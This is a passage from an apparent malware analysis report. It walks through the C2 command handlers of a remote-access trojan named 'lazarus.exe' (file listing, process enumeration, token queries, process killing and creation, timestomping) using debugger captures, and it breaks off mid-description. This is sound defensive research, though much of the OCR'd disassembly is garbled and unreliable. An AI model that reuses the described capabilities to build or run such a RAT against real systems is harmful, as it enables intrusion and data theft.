004032F9 50 004032F8 51 004032F8 88 4F 08 004032F8 80 04 16 00403301 50 00403302 51 510 00403302 51 510 00403303 51 50 41 00	push eax push ecx mov ecx,dword ptr ds:[edi+8] lea eax,dword ptr ds:[esi+edx] push eax call dword ptr ds:[<&recv>]	x	1875tatusWord 0000 1875W_B 0 x875W_C3 0 x875W_C2 0 1875W_C1 0 x875W_C0 0 x875W_E5 0 1875W_SF 0 x875W_F0 0 x875W_U 0
		De	efault (stdcall)
dword ptr [004153AC <lazarus.&recv>]=<ws2_32.recv> .text:00403303 lazarus.exe:\$3303 #3303</ws2_32.recv></lazarus.&recv>		2	: [esp+4] 028FFD20
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5		8FFD20	
Address Hex	ASCII 028FFCE0 00 028FFCE4 00		

Figure 30

A new thread that will handle the RAT capabilities of the malware is created via a CreateThread API call:

O040336D 6A 00 O040336F 6A 00 O0403371 6A 00 O0403373 6A 00 O0403373 6A 00 O0403373 6A 00 O040337A 6A 00 O04037A 6A 00 O0400404 O040404 O040404 O040404 O040404 O040404 O0404	push 0 push 0 41 00 call dword ptr ds:[<&CreateThread>]>	x875tatusWord 0000 x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C10 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0 Default (stdcall) ▼ 5 . Unlock 1: [esp1 00000000 2: [esp+8] 00000000 3: [esp+8] 00000000 3: [esp+8] 00000000
.text:0040937C lazarus.exe:\$937C #937C			
Image: Second	ASCII 0.00 87 07 56 02ÿ/@V.	0298FD50 00000 0298FD54 00000 0298FD58 00408 0298FD5C 00000 0298FD50 00000 0298FD60 00000 0298FD64 00000	000 5A0 lazarus.004085A0 000 000

Figure 31



OllyDumpEx plugin is used to dump the process memory for further analysis, however, we still need to fix the IAT (import address table):

Mod	lule									
Base	e: (🖲 Modi	ule C:\U:	sers'	esktop\lazarı	us.exe				~ Dump
	(Mem	ory 0040	0000 (00001)	000) / Imag /	'R /I	azarus / P	E		~
	(Addr	ess 0040	0000						Cancel
Dum	Section: ip Mode: je Source rch	● F	Rebuild	○ All Memo ○ Binary (R ○ Disk		ldress R hary (Virt		400000 -	01400000	Format
	rch Area: rch Mode			◯ All Memo ◯ Fuzzy (slo		sted mod	lule) Sea	rch Image	ReScan Mem	ory O ELF
Imag	ge Size:	0001	18000				Disable	upted Image He Relocation		e
Entr Secl	- ry Point: tion	0000	D9B8E		as OEP		Disable Auto Ad Rebuild	Relocation just Image Bas DataDirectory	e Address	Base Change)
Entr Secl	- ry Point:	0000			° as OEP st Private/All	Selec	Disable Auto Ad	Relocation just Image Bas DataDirectory	e Address	
Entr Seci Sel	- ry Point: tion	0000 Sele	D9B8E			Select Type Imag	Disable Auto Ad Rebuild	Relocation just Image Bas DataDirectory	e Address	Base Change)
Entr Sec Sel	tion lect All Add 00401 00410	0000 Sele Iress 000	0988E ect BaseMor Size 0000F000 00002000	dule Selec	t Private/All	Туре	Disable Auto Ad Rebuild Ct Private/f Access R E R	Relocation just Image Bas DataDirectory Exec VirtualOffset 00001000 00010000	e Address (Follow Imagel VirtualSize 0000F000 00002000	Base Change) DeSelect A Characteristics 6000020 4000040
Entr Sec Sel	- ry Point: tion lect All Add 00401 00410 00412	0000 Sele lress 000 0000 2000	0988E ect BaseMon Size 0000F000 00002000 00005000	dule Selec Owner Iazarus Iazarus Iazarus	t Private/All Section .text .rdata .data	Type Imag Imag Imag	Disable Auto Ad Rebuild Access R E R RW	Relocation just Image Bas DataDirectory Exec VirtualOffset 00001000 00010000 00012000	e Address (Follow Imagel VirtualSize 0000F000 00002000 00005000	Base Change) DeSelect A Characteristics 6000020 4000040 C000040
Entr Seci Sei	tion lect All Add 00401 00410	0000 Sele lress 000 0000 2000	0988E ect BaseMor Size 0000F000 00002000	dule Selec Owner Iazarus Iazarus	t Private/All Section .text .rdata	Type Imag Imag	Disable Auto Ad Rebuild Ct Private/f Access R E R	Relocation just Image Bas DataDirectory Exec VirtualOffset 00001000 00010000	e Address (Follow Imagel VirtualSize 0000F000 00002000	Base Change) DeSelect A Characteristics 6000020 4000040

Figure 32

Scylla (<u>https://github.com/NtQuery/Scylla</u>) didn't help us in fixing the IAT, however Imports Fixer 1.6 (<u>https://forum.tuts4you.com/files/file/1205-imports-fixer-legacy-archives/</u>) has performed this task successfully:






Figure 33

Depending on what command it receives from the C2 server, the malware implements 34 different cases regarding RAT functionalities (some of them have the same execution flow as we'll see later on):

🗾 🚄 🖼	
.text:004085EF mov	edx, [esp+14h+var 4]
.text:004085F3 shr	edx, 1
.text:004085F5 mov	[ebx+edx*2], ax
.text:004085F9 mov	eax, [esp+14h+var 8]
.text:004085FD add	eax, 0FFFF00CCh ; switch 34 cases
.text:00408602 cmp	eax, 21h
.text:00408605 ja	def 408613 ; jumptable 00408613 default case, cases 65337,65340-65342,65347,65351-65354,65358,65361,6536

Figure 34



THREAD ACTIVITY – SUB_4085A0 FUNCTION

We will describe each execution flow depending on the EAX value, which is computed based on the data the malware receives from the C2 server (figure 34).

EAX = 0 - traverse a directory received from the C2 server and send the files name to the C2

The process traverses the targeted directory using the FindFirstFileW and FindNextFileW functions:

0040603E 51 00406040 52 00406040 FF 15 80 52 41 00 dword ptr [00415280 <]azarus.&FindFirstFilew>]= <kernel< td=""> .text:00406040 lazarus.exe:\$6040 #6040</kernel<>	push ecx push edx call dword ptr ds:[<&FindFirstFilew>] 32.FindFirstFilew>	>	x87SW_SF 0 x87SW_P 0 x87SW_U 0 Default (stdcall) ▼ 5) Unlod 1: [esp] 025669E0 L"C:\\Users\\ \Uldettype \Uldettype 2: [esp+4] 0310F018 \Uldettype \Uldettype 3: [esp+6] 02571F08 \Uldettype \Uldettype
Image: Constraint of the second sec	push ecx push edx call dword ptr ds:[<&FindNextFileW>]	0310FCF8 0310F	9E0 L"C:\\Users\\ \\Desktop\\Testt*.*" Dial X875w_SF 0 X875w_P 0 X875w_U 0 Default(stdal)
🟭 Dump 1 👹 Dump 2 👹 Dump 3 👹 Dump 4 👹 Dump	5 🛞 Watch 1 [x=] Locals 🚀 Struct	0310FCF4 025698 0310FCF8 0310FE	

Figure 35

The directory name is encrypted using the XOR algorithm and sent to the C2 server. The file name is encrypted as well (note the case number):

	push 0 add edx,5 push ecx mov ecx,dword ptr ss:[ebp+C] mov ecx,dword ptr ss:[esp+28] mov ecx,dword ptr ss:[ebp+4] push 0 push eax push eax push ecx mov ecx,ebp Call lazarus,40350	x87TagWord FFFF x87TW_0 3 (Empty) x87TW_1 3 (Empty) x87TW_2 3 (Empty) x87TW_3 3 (Empty) x87TW_4 3 (Empty) x87TW_5 3 (Empty) x87TW_4 5 (Empty) x87TW_7 3 (Empty) x87SW_8 0 x87SW_C3 0 x87SW_C2 0 x87SW_8 0 x87SW_C3 0 x87SW_C5 0 x87SW_5 0 x87SW_C9 0 x87SW_U 0 Default(stdcall) v 5 0 under 1 [esp) 0255C63D 2: [esp+4] 0000016 3: [esp+4] 0000000 4: [esp+c] 02566C40 L"test.txt"
Dump 1 Dump 2 Dump 3 Dump 4 Dump 4	p 5 🧐 Watch 1 🕅 Locals 🖉 Struct 0310FC	AC 0255C63D B0 0000016 B4 00000000
Address Hex 0255C630 34 FF 00 00 74 00 65 00 73 00 74 00 25 00 74 0255C640 78 00 74 00 00 00 65 25 28 85 36 00 00 00	4 00 4ÿt.e.s.tt. 0310F0 0310F0	B8 02566C40 L"test.txt" BC 000000FC C0 00000000
Address Hex 0255C63D AD 84 34 22 33 CA 4F D0 89 1A 9C 79 7C 6D CE 0255C64D E8 FD 01 92 10 17 D6 5E 3E 28 85 36 00 00 00	ASCII 3 C7 . 4"3ÊOD'y mÊÇ	

Figure 36

The encrypted file name is transmitted to the server in the structure "17 03 01 00 < encrypted filename length> encrypted filename", as shown in figure 37.



		push o lea ex,dword ptr ds:[esi+ebp] push eax push eax call dword ptr ds:[<6send>]		>	x875tatusword 0000 x875w.B0 x875w.C3 0 x875w x875w.B1 0 x875w.C0 0 x875w x875w.B1 0 x875w.C0 0 x875w Default(stdcal) 1: [ssp14] 025C638 2: [ssp42] 0000018 4: [ssp42] 0000008 4: [ssp42] 0000008	ES 0
Dump 1 Dump 2	Dump 3 💭 Dump 4 💭 Dum	5 🛞 Watch 1 🛛 🖉 Struct	0310FC84 0			
			0310FC88 0 0310FC8C 0			
Address Hex		ASCII	^ 0310FC90 0			
0255C638 17 03 01 00 16 AD			0310FC94 0			
0255C648 79 7C 6D CB C7 E8			0310FC98 0	25660	52	
0255C658 36 00 00 00 00 00		00 8	02105090 0	75545	10	

Figure 37

EAX = 1 - enumerate the processes and the modules of the current process. Extract the process creation time, the exit time of the process, the amount of time that the process has executed in user/kernel mode. Open the access token associated with a process and determine if the user belongs to a privileged group

The binary takes a snapshot of the processes (0x2 = **TH32CS_SNAPPROCESS**):

• 00406F2A 6A 02 push 2	x875W_SF 0 x875W_P 0 x875W_U 0
	Default (stdcall) ▼ 5 🗘 Unlod
dword ptr [0041535C <lazarus.&createtoolhelp32snapshot>]=<kernel32.createtoolhelp32snapshot></kernel32.createtoolhelp32snapshot></lazarus.&createtoolhelp32snapshot>	2: [esp+4] 00000000 3: [esp+8] 02571FD8 4: [esp+C]_00000000
Image: Second	

Figure 38

The processes are enumerated using the Process32FirstW and Process32NextW APIs:

00406F62 50 push eax 00406F63 52 push edx		x87SW_SF 0 x87SW_P	0 x875W_U 0
B12 O0106F64 FF 15 E8 52 41 00 call dword ptr ds:[<&Process32Firstw>]	>	Default (stdcall) 1: [esp] 000001F4	▼ 5 🖨 🗌 Unlock
dword ptr [004152E8 <lazarus.&process32firstw>]=<kernel32.process32firstw> .text:00406F64 lazarus.exe:\$6F64 #6F64</kernel32.process32firstw></lazarus.&process32firstw>		2: [esp+4] 0310F918 3: [esp+8] 02571FD8 4: [esp+C] 00000000	
	10F8D4 000001 10F8D8 0310F9:		

Figure 39

OpenProcess is utilized to open the local process object (0x410 = **PROCESS_QUERY_INFORMATION** | **PROCESS_VM_READ**):



Figure 40



The process name is XOR-ed and exfiltrated to the C2 server using the send routine:




Figure 41



Figure 42

The file takes a snapshot of the current process that includes all its modules $(0x8 = TH32CS_SNAPMODULE)$:

	0040706 0040706 0040706 0040706 < (0041535C <1) 706E lazarus	azarus.&Crea	ateToolhelp3	p c			eateToolhelp3: elp32Snapshot>		>	x875W_5F 0 x875W_F Default (stdcall) 1: [esp] 00000008 2: [esp+4] 00000008 3: [esp+4] 0000000 4: [esp+C] 0000000	0 8875₩_U 0
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	👶 Watch 1	[x=] Locals	3 Struct	0310F8D4 0 0310F8D8 0			

Figure 43

The modules are enumerated using the Module32FirstW and Module32NextW APIs:



			Construction of a line of the
00407093 51 00407094 50 00407095 FF 15 24 52 41 00 <	push ecx push eax call dword ptr ds:[<&Module32F1rstW>]	x875M_SF 0 x875M_P 0 x875 > Default (stdcall) 1 [ssp] 000001FC	w_U 0
.text:00407095 lazarus.exe:\$7095 #7095		2: [esp+4] 0310FB44 3: [esp+8] 02571FD8 4: [esp+C]_00000000	
## Dump 1		801 000001FC 808 0310FB44 x875w_SF 0 x875w_P 0 x875 befault (stdcall) 1: [esp] 000001FC	₩_U 0
<lazarus.module32nextw> .text:004070E2 lazarus.exe:\$70E2 #70E2</lazarus.module32nextw>		2: [esp+4] 0310FB44 3: [esp+8] 02571FD8 4: [esp+c] 0000000	
Dump 1 💭 Dump 2 💭 Dump 3 💭 Dump 4 💭 Dump		8D4 000001FC 8D8 0310FB44	

Figure 44

The module name is XOR-ed and exfiltrated to the C2 server using the send routine:




Figure 45

	20 <lazarus.&sen< th=""><th>2 2E 5 20 52 41 00 d>]=<ws2_32.send></ws2_32.send></th><th>push 0 lea ecx,dword ptr push eax push ecx push ecx call dword ptr ds:</th><th></th><th>></th><th>× D</th><th>x875statusWord 0000 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_S1 0 x875w_C3 0 x875w_E5 0 x875w_S5 0 x875w_P 0 x875w_U 0 vefault (stdcall) v 5 ↓ Unlod L: [esp+3] 000001LC L: [esp+4] 0255C638 L: [esp+6] 00000048 L: [esp+6] 0000000</th></lazarus.&sen<>	2 2E 5 20 52 41 00 d>]= <ws2_32.send></ws2_32.send>	push 0 lea ecx,dword ptr push eax push ecx push ecx call dword ptr ds:		>	× D	x875statusWord 0000 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_S1 0 x875w_C3 0 x875w_E5 0 x875w_S5 0 x875w_P 0 x875w_U 0 vefault (stdcall) v 5 ↓ Unlod L: [esp+3] 000001LC L: [esp+4] 0255C638 L: [esp+6] 00000048 L: [esp+6] 0000000
Dump 1 Dump 1 Address Hex 0255C638 17 03 00 0255C648 74 18 64 0255C658 9A 83 33 0255C658 9A 88 33 0255C658 9A 88 32 0255C658 9A 88 23	Imp 2 Dump 3 00 46 6A 1D 9D D2 88 87 75 A6 55 AB C8 11 0D 54 1E 1F 99 78 9D FO 1D 9C C7 93 50 18.2 D7	-	ASCII SF LFji▷.M F8 T.IÒu'ŷÒ&.o PE*2U&Ł.] <c-b. B0 Ö^~TXi#.K.° SF ≈∂.∂CJÖgEK.x. 4 +ir.P±.x.ó.2jówÖ</c-b. 	5	0310F880 000 0310F884 00 0310F888 02	5C63 0004 5C68 66C4 54E4 0004 40357	8 0 2 2 3 9 8 return to lazarus.00403573 from lazarus.00

Figure 46

GetProcessTimes is used to retrieve timing information for the enumerated process:



		01 0100000 D
00406FE6 00406FE5 00406FE5 00406FE5 00406FE6 00406FE6 00406FE0 00406FF0 00406FF1 51 00406FF2 56 00405FF2 56 00405FF2 000	<pre>push ecx lea eax,dword ptr ss:[esp+30] push edx lea ecx,dword ptr ss:[esp+24] push ecx push ecx push esi call dword ptr ds:[<&GetProcessTimes>] call dword ptr ds:[</pre>	x875tatusWord 0000 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_C1 0 x875w_C3 0 x875w_C2 0 x875w_S5w_S5 0 x875w_C0 0 x875w_U 0 x875w_S5 0 x875w_P 0 x875w_U 0 Default (stdcall)
.text:00406FF3 lazarus.exe:\$6FF3 #6FF3	The Sector Occast Times >	2: [esp+4] 0310F8F8 3: [esp+8] 0310F908 4: [esp+C]_0310F910
💭 Dump 1 🔛 Dump 2 🔛 Dump 3 🔛 Dump 4 💷 Dur	mp 5 🥨 Watch 1 🛛 🖉 Locals 🖉 Struct 0310F8CC	0000011C 0310F8F8
Address Hex	ASCI1 02105804	0310F908 0310F910
0310F8F8 30 00 00 04 48 00 00 00 00 00 00 02 24 F9 1 0310F908 00 00 55 02 00 00 55 02 00 00 00 00 38 00 0	LO 03 0H	0310F900
Address Hex	ASCII	1035715081
0310F8F8 0D 35 DA 6D A5 50 D7 01 C2 EB 08 00 00 00 00 00 00 00 00 00 00 00 00		

Figure 47

The malicious process converts the creation time of the enumerated process to system time format:



Figure 48

The OpenProcessToken routine is used to open the access token associated with the enumerated process $(0x8 = TOKEN_QUERY)$:

E12	 0040725E 0040725F 0040725F 00407261 00407263 00407264 00407265 00407266 00407274 00407274 00407278 00407278 00407278 	33 F6 33 DB 89 7C 89 7C 89 7C	24 1C FF F 24 18 24 24 24 20 18 52 41 0	F FF FF	push eax xor edi,edi push 8 push ecx mov dword ptr xor esi,esi xor ebx,ebx mov dword ptr mov dword ptr call dword pt	ss: esp+1 ss: esp+2 ss: esp+2	8],edi 4],edi 0],edi		~	x87TW_2 3 (En x87TW_4 3 (En x87TW_6 3 (En x87TW_6 3 (En x87StatusWord x87StatusWord x87SW_B 0 0 x87SW_C1 0 0 x87SW_C1 0 0 x87SW_SF 0 0 x87SW_SF 0 0	npty) x8 npty) x8 npty) x8 npty) x8 0000 (87SW_C3 ((87SW_C3 (7TW_3 3 (7TW_5 3 (7TW_5 3 (7TW_7 3 (0 x87SW_ 0 x87SW_ 0 x87SW_	Empty) Empty) Empty) C2 0 ES 0
	0415218 <laza 7C lazarus.ex</laza 			en>]= <advap< td=""><td>i 32.0penProce</td><td>ssToken></td><td></td><td></td><td>></td><td>1: [esp] 0000 2: [esp+4] 00</td><td>000008 10F8C0</td><td></td><td></td></advap<>	i 32.0penProce	ssToken>			>	1: [esp] 0000 2: [esp+4] 00	000008 10F8C0		
Address Hex		Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals	Struct	0310F8A4 0310F8A8 0310F8AC	000000	008			

Figure 49

GetTokenInformation is utilized to retrieve the user account of the token, as shown below (0x1 = TokenUser):



004072D5 004072D6 004072D7 004072D8 004072D8 004072D8	52 50 56 6A 01 51 FF 15 38 53 41 00	push edx push eax push esi push 1 push ecx call dword ptr	ds:[<&GetToke	nInformation>]		•	x875tatusWord 0000 x875W_B 0 x875W_C3 x875W_C1 0 x875W_C0 x875W_5F 0 x875W_P Default (stdcall)	
dword ptr [00415338 <lazaru .text:004072DB lazarus.exe:</lazaru 	us.&GetTokenInformation>]= <a \$72DB #72DB</a 	dvapi32.GetToken	Information>			>	1: [esp] 000001FC 2: [esp+4] 0000001 3: [esp+8] 025649A0 4: [esp+C] 00000014	
Address Hex 02569BD4 E5 07 05 00 01 00	Dump 3 Dump 4 Dump 4 18 00 0E 00 02 00 1B 00 64 6C 00 6E 00 6E 00 6E 00 6E	ASCII D1 å	.d.	Struct	0310F89C 0 0310F8A0 0 0310F8A4 0 0310F8A8 0 0310F8A8 0	00000 25649 00000	01 A0 14	

Figure 50

The binary uses the LookupAccountSidW API to retrieve the account that corresponds to a SID and the name of the first domain on which the SID was found:

00407358 57 00407359 50 0040735A 53 0040735A 53 0040735B 64 0 0040735B 67 0040735B 67 004075 0040755B 67 0040755B 67 0040755B 67 0040755B 67 0040755B 67 0040755B 67 000000000000000000000000000000000000	44 24 20 00 15 80 53 41 00 00kupAccountSidw>]= <adv< th=""><th>Jush ecx mov ecx.dword ptr ds:[es push edx lea eax.dword ptr ss:[es push eax push eax push ecx push ecx push o call dword ptr ds:[<&Loo</th><th>p+20]</th><th>></th><th>x87TW_4 3 (Empty) x8 x87TW_6 3 (Empty) x8 x87StatusWord 0000 x87SW_B 0 x87SW_C3 x87SW_C1 0 x87SW_C0</th><th>x NF_3 (Empty) 37TW_5 3 (Empty) 37TW_7 3 (Empty) 0 x875W_C2 0 0 x875W_ES 0 0 x875W_U 0 • x875W_U 0 •</th></adv<>	Jush ecx mov ecx.dword ptr ds:[es push edx lea eax.dword ptr ss:[es push eax push eax push ecx push ecx push o call dword ptr ds:[<&Loo	p+20]	>	x87TW_4 3 (Empty) x8 x87TW_6 3 (Empty) x8 x87StatusWord 0000 x87SW_B 0 x87SW_C3 x87SW_C1 0 x87SW_C0	x NF_3 (Empty) 37TW_5 3 (Empty) 37TW_7 3 (Empty) 0 x875W_C2 0 0 x875W_ES 0 0 x875W_U 0 •
Address Hex 025698D4 ES 07 05 00 11 00 18 00 025698E4 22 00 90 65 00 65 00 65 00 50 65 00 50 05 05	0E 00 02 00 1B 00 64 6F 00 67 00 6F 00 6E	ASCII 01 âd. 00 w.i.n.l.o.g.o.n.	2 Struct	0310F894 000000 0310F898 025649 0310F89C 025690 0310F8A0 0310F8 0310F8A4 025692 0310F8A8 0310F8 0310F8AC 0310F8	9A8 240 3C8 2E0 3C4	

Figure 51

The Terminal Services session identifier associated with the token from above is extracted using the GetTokenInformation function (0xc = TokenSessionId):

dword ptr [00415338 <lazarus.&gettokeninformation>]=<advapi32.gettokeninformation> 1: [esp] 000001FC 2: [esp14] 0000000C</advapi32.gettokeninformation></lazarus.&gettokeninformation>	_
3: [esp+8] 02569C20	
.text:00407394 lazarus.exe:\$7394 #7394 4: [esp+C]_00000004	
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5 🛞 Watch 1 [x=] Locals 2 Struct 03105830 000001FC	
Address Hex ASCII 0310F8A4 02569C20	
0310F8A8 00000004 0310F8A8 00000004	

Figure 52

Whether the malware has successfully opened a process and extracted its creation time, the process ID along with the creation time and process name are encrypted using the XOR algorithm and transmitted to the C2 server:



EIP lazarus.(.text:00-	00403 00403 00403 00403 00403 00402 00403010	553 83 556 51 557 88 554 52 558 88	C2 05 4D 0C B0 FA FF FF	a	oush 0 add edx,5 oush ecx nov ecx,dworc oush edx call lazarus.	403010			>	x87StatusWord 000 x87Sw_B 0 x87Sw x87Sw_C1 0 x87Sw x87Sw_SF 0 x87Sw x87Sw_SF 0 x87Sw Default (stdcall) 1: [esp10255C63D 2: [esp41] 000000 3: [esp+2] 0255C63D 4: [esp+C] 02569C	_C3 0 _C0 0 _P 0	x875W_U	
Ump	1 Dump 2	Ump 3	B Dump	4 Dump 5	🛞 Watch 1	[x=] Locals	Struct	0310F880 0310F890	00000	0060			
Address	Hex				ASCII			0310F894 0310F898					
				0 01 00 00 00				0310F890					
				00 1B 00 64 01 00 6F 00 6E 00				0310F8A0	00000	0000			
				0 00 00 00 00				0310F8A4					

Figure 53

EAX = 2 - kill a specific process obtained from the C2 server

The processes are enumerated using the Process32FirstW and Process32NextW functions:

00407D0C 51 push ecx 00407D0C 50 push eax 00407D0C FF 15 E8 52 41 00 call dword	ptr ds:[<&Process32FirstW>]	x875W_SF 0 x875W_P 0 x875W_U 0 Default (stdcall) ▼ 5 ↓ Unic 1: [esp 000001FC
dword ptr [004152E8 <lazarus.&process32firstw>]=<kernel32.process .text:00407D0E lazarus.exe:\$7D0E #7D0E</kernel32.process </lazarus.&process32firstw>	32FirstW>	2: [esp+4] 0310FD34 3: [esp+8] 02571FD8 4: [esp+6] 02569FD8 L"lazarus.exe"
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 00407D43 50 push eax push eax push eax push eax 00407D43 51 50 call dword call dword	05101024[051	0FD34 x875w_SF 0 x875w_P 0 x875w_U 0 Default (stdcall) ▼ 5 ↓ Unic
dword ptr [00415260 <lazarus.&process32nextw>]=<kernel32.process3;< td=""> .text:00407D45 lazarus.exe:\$7D45 #7D45 ## Dump 1 ## Dump 2 ## Dump 3 ## Dump 5 @ Watch</kernel32.process3;<></lazarus.&process32nextw>		

Figure 54

The malware opens the targeted process via a call to OpenProcess (0x100001 = **SYNCHRONIZE** | **PROCESS_TERMINATE**):

00407DA7 50 00407DA8 6A 01 00407DA8 68 01 00 10 00	push eax push 1 push 100001	X875W_C1 0 X875W_C0 0 X875W_E5 0 X875W_SF 0 X875W_P 0 X875W_U 0
EIP 004070AF FF 15 4C 52 41 00 dword ptr [0041524C <larus.&openprocess>]=<kernel3;< td=""></kernel3;<></larus.&openprocess>	<pre>call dword ptr ds:[<&OpenProcess>] call dword ptr ds:[<</pre>	Default (stdcall)
.text:00407DAF lazarus.exe:\$7DAF #7DAF	.upenFrocess>	2: [esp+4] 00000001 3: [esp+8] 000001A0 4: [esp+C] 00408670 lazarus.00408670
Dump 1 Dump 2 Dump 3 Dump 4 Dump 4	D 5 👹 Watch 1 [x=] Locals 2 Struct 0310FF60 00 0310FF60 00 0310FF64 00	01

Figure 55

TerminateProcess is utilized to kill the targeted process and all of its threads:



Figure 56

EAX = 3 - create a specific process obtained from the C2 server



A new process whose name is obtained from the C2 server is created using the CreateProcessW API (0x8000000 = **CREATE_NO_WINDOW**):

● 00407C59 88 4C 24 64 mp 00407C5D 50 0 00 00 00 08 pp 00407C5F 52 pp 00407C65 51 pp 00407C65 52 pp 0040	ush eck ovy ecx,dword ptr ss:[esp+64] ush eax ush edx ush edx ush edx ush edx ush edx ush edx ush ecx ov dword ptr ss: [esp+30],edx ov dword ptr ss: [esp+40],44 ov dword ptr ss: [esp+70],dx all dword ptr ds:[<dcreaterrocessw>] .createProcessw></dcreaterrocessw>	e x87r5 000000000000000000000000000000000000
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5		2569FD8 L"cmd.exe"
Address Hex	ASCII 0310FEEC 00 0310FEE0 00	
02569FD8 63 00 6D 00 64 00 2E 00 65 00 78 00 65 00 00 00	C.m.de.x.e	
02569FE8 00 00 00 00 00 00 00 00 00 00 00 00 00	USIDEERS US	
0256A008 00 00 00 00 00 00 00 00 00 00 00 00	0310FEFC 00	
0256A018 00 00 00 00 00 00 00 00 00 00 00 00 00	0310FF00 00	
0256A028 00 00 00 00 00 00 00 00 00 00 00 00 00	0310FF08 03	

Figure 57

EAX = 4 - create a process obtained from the C2 server with a specific token

The WTSQueryUserToken routine is utilized to obtain the primary access token of the user specified by session 0:

EIP 00405202 00405203 00405204 <	51 50 FF 15 CO 53 41 00	push ecx push eax call dword ptr ds:[<&wT	SQueryUserToken>]	> ~	x875w_SF 0 x875w_P 0 x875w_U 0 Default (stdcall)
dword ptr [004153C0 <lazaru .text:00405204 lazarus.exe</lazaru 	1: [esp] 00000000 2: [esp+4] 0310FF10 3: [esp+8] 00000000 4: [esp+C] 02569FD8 L"cmd.exe"				
Dump 1 Dump 2	Dump 3 💭 Dump 4 💭 Du	mp 5 🛞 Watch 1 🛛 [x=] Locals	2 Struct 0310FF04		

Figure 58

The file creates a new process that runs in the security context of the user represented by the above token:

		push eax push eax push eax push eax push eax push eax push eax push eax mov word ptr ssi [esp+38], edx mov word ptr ssi [esp+88] push edx push ed	e e e e e e e e e e e e e e e e e e e	X8/74 000000000000000000 514 Empty 0.000000 X8/75 00000000000000000000000 575 Empty 0.000000 X877 6 0000000000000000000000000000000000
Dump 1 Dump 2	Dump 3 🔛 Dump 4 💭 Dump	5 🛞 Watch 1 🛛 🕸 Struct	0310FEDS 000012 0310FEDC 000000	00
Address Hex 0310FEE4 00 00 00 00 00 00 0310FEF4 00 00 00 00 00 0310FF04 08 1F 57 02 00 00 0310FF14 00 00 00 00 00 00 0310FF14 00 00 00 00 00	00 00 24 FF 10 03 14 FF 10 00 00 08 9F 56 02 FF FF FF 00 00 00 00 00 00 00 00 00 00	03 FF Ø.WØ.∨.ÿÿÿÿ 00	 0310FEE0 02569F 0310FEE4 000000 0310FEE8 000000 0310FEEC 000000 0310FEF0 000000 0310FEF4 000000 	00 00 00 00 00
0310FF34 00 00 00 00 00 00 0310FF44 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00	00	0310FEF8 000000 0310FEF8 000000 0310FEFC 0310FF 0310FF00 0310FF	00 24

Figure 59

EAX = 5, 8, 9, 10, 15, 19, 20, 21, 22, 23, 25, 26, 29, 30 - send 4 encrypted bytes to the C2 server



The executable XOR-ed the "0xFFFFFFF" number with some key bytes and sends the result to the C2 server:

		push 0 lea ecx,dword ptr ds:[esi push ecx push ecx push ecx call dword ptr ds:[<&send		>	x875tatusWord 0000 x875wLG 0 x875wLC2 0 x875wLG 0 0 0 x875wLG 0 0 0 0 x875wLG 0
Dump 1 Dump 2	Dump 3 💭 Dump 4 💭 Dump	5 🛞 Watch 1 [x=] Locals	& Struct	0310FF00 00000 0310FF04 0255C 0310FF08 00000	C638
0255C638 17 03 01 00 04 9A	3F F0 D1 00 00 00 00 00		^	0310FF0C 00000	0000

Figure 60

EAX = 6 - create and populate a new file and perform timestomping

A new file whose name is received from the C2 server is created by the malware:

		push 0 push 80 push 4 push 0 push 40000000 push 40000000 push 40000000 push eax call dword ptr ds:[<&CreateFilew>] .CreateFilew>		X8/IW_6 3 (EmpTy) X8/IW_/ 3 (EmpTy) x875txLsword 0000 x875W_E 0 x875W_C3 0 x875W_C2 0 x875W_E 0 x875W_C3 0 x875W_E5 0 x875W_S7 x 875W_P 0 x875W_U 0 Default (stdcall) Default (stdcall) 1: [esp1+3] 400000003 3: [esp+4] 00000003 4: [esp+c] 00000003
Dump 1 Dump 2	Dump 3 💭 Dump 4 💭 Dump	5 👹 Watch 1 🛛 🛛 🖉 Struct	0310FF18 02569FD 0310FF1C 4000000	00
Address Hex		ASCII	0310FF20 0000000 0310FF24 0000000	
02569FD8 74 00 65 00 73 00 02569FE8 00 00 00 00 00 00			0310FF28 0000000	
02569FF8 00 00 00 00 00 00 00 00 00			0310FF2C 0000008 0310FF30 0000000	

Figure 61

The malicious process opens the "cmd.exe" file:

